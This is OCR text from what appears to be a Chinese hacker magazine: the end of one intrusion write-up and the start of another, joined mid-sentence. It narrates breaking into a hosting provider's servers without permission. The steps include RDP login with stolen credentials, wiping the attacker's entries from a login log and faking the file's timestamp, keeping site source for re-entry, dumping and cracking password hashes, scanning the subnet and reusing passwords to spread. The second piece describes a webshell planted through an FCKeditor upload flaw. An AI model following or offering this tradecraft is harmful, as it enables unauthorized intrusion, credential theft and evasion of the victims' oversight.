在“运行”中输入“mstsc”，打开远程终端登录器，输入IP地址以及获取的用户名称和密码，成功进入系统。使用“**IPconfig/all**”命令查看，发现该计算机有3个IP地址，如图14所示。

4、获取站点源代码

本次渗透已经基本完成，习惯上大家会去将站点的源代码下载回来，一方面是研究网站漏洞，另外也可以在服务器管理员加强安全措施后，为再次渗透埋下伏笔。

如何找到源代码呢？估计大家都知道，不过为了照顾一些新朋友，偶还是讲一下。直接到管理工具中打开IIS管理器，找到站点，如图15，单击“**属性**”－“**主目录**”，即可获取该站点所在的实际物理地址。

5、修改3389登录记录日志

在进入系统时，我发现出现了一个记录登录的DOS




图 15

窗口，通过在系统中查看，果然在D盘中的sec目录下记录了所有系统的远程终端IP地址以及时间




图 16

等信息，如图16所示。

找到后将我们登录的IP地址以及时间等相关信息清除后保存，然后关闭该文件，最后使用工具软件将该文件时间修改为跟文件夹时间一样。

五、继续渗透内外网

1、获取系统口令

使用3389远程终端登录进入系统后无法使用“GetPw”以及“Pwddump”（呵呵，具体名称记得不清楚了，就是在DOS下获取密码的工具）等工具获取系统的密码，上传的nc不知道怎么回事，一上去就不见了，反复多次操作都不行。实在没有办法，就直接到radmin的网站去下载了一个Radmin2.2到服务器上，在服务器上安装了Radmin客户端，通过其telnet来执行“**getpw $local**”获取其系统hash值。然后对获取的hash值进行整理，并导入LC5中进行破解，如图17所示。




图 17

说明：

破解系统账号的目的是对内部或者外部网络进行渗透，利用同一口令进行登录尝试。在一个大型网络中，使用同一口令的服务器还是蛮多的。通过分析研究，我发现获取的其它账号和口令分别对应某一个域名的ftp账号和口令，不知道这是如何做到的。

2、探测相同网段具有该端口的远程终端IP地址

使用 **sfind -p 6688 60.*.*.1 60.*.*.255** 查看与被渗透成功主机相同网段的开放6688的IP地址，如图18所示，出来4个IP地址。




图 18

3、使用获取的用户账号和密码进行登录

使用原来获取的用户账号和密码进行尝试登录，成功进入系统，如图19所示，该服务器有两个IP地址。




图 19

4、启用内外网卡

在查看网络邻居属性中，发现计算机有多块网卡，其中有一块网卡被禁用了。很想到内网去看看，因此我启用了内网网卡，非常遗憾，启动内网网卡后，远程终端连接失败、内网与外网断开了，幸好在远程终端上面无不良操作！

五、结束与总结

本文写完时还在对口令进行破解，都破解了一个星期，系统中还有一个管理员的账号没有破解成功。通过对同网段的3389端口开放情况进行探测，还有几十台计算机开放3389，该网段均是国内某一虚拟主机提供商的IP地址。通过密码破解这个事情来说，该系统管理员的安全意识还是很高的，都一个星期了，密码还没有破解成功。浪费无数电费后，我决定放弃破解！

本次渗透的成功点就是一个微小的设置，也许是管理员的一次疏忽大意，就那么一点点，系统配置文件、安装文件、临时目

从webshell到C段肉鸡

文◎冰的原点[L.S.T]

本文主要看下作者的渗透思路，是否与你的不同呢？

一、无心的开始

某日一QQ好友找我帮忙，问我要一个加密的webshell，我向来用海阳的一句话，没有什么加密的马马，于是就很委婉的回绝了他。没想到他接着说，自己上传的shell功能太少，然后就把地址丢了过来。反正也是没有事做，于是就打开看了下，如图1。




图1

随便看了下，应该是某个人的专用马吧，可惜看了半天也没有看出个所以然来，于是就问好友，这个webshell是怎么来的。他说是利用的FCKEDditor上传漏洞，这个就不用我说了吧，打开**http://www.xx.com/FCKeditor/editor/filemanager/browser/default/browser.html?Type=image&Connector=connectors/asp/connector.asp**—看，很自然的点击上传shell。




图2

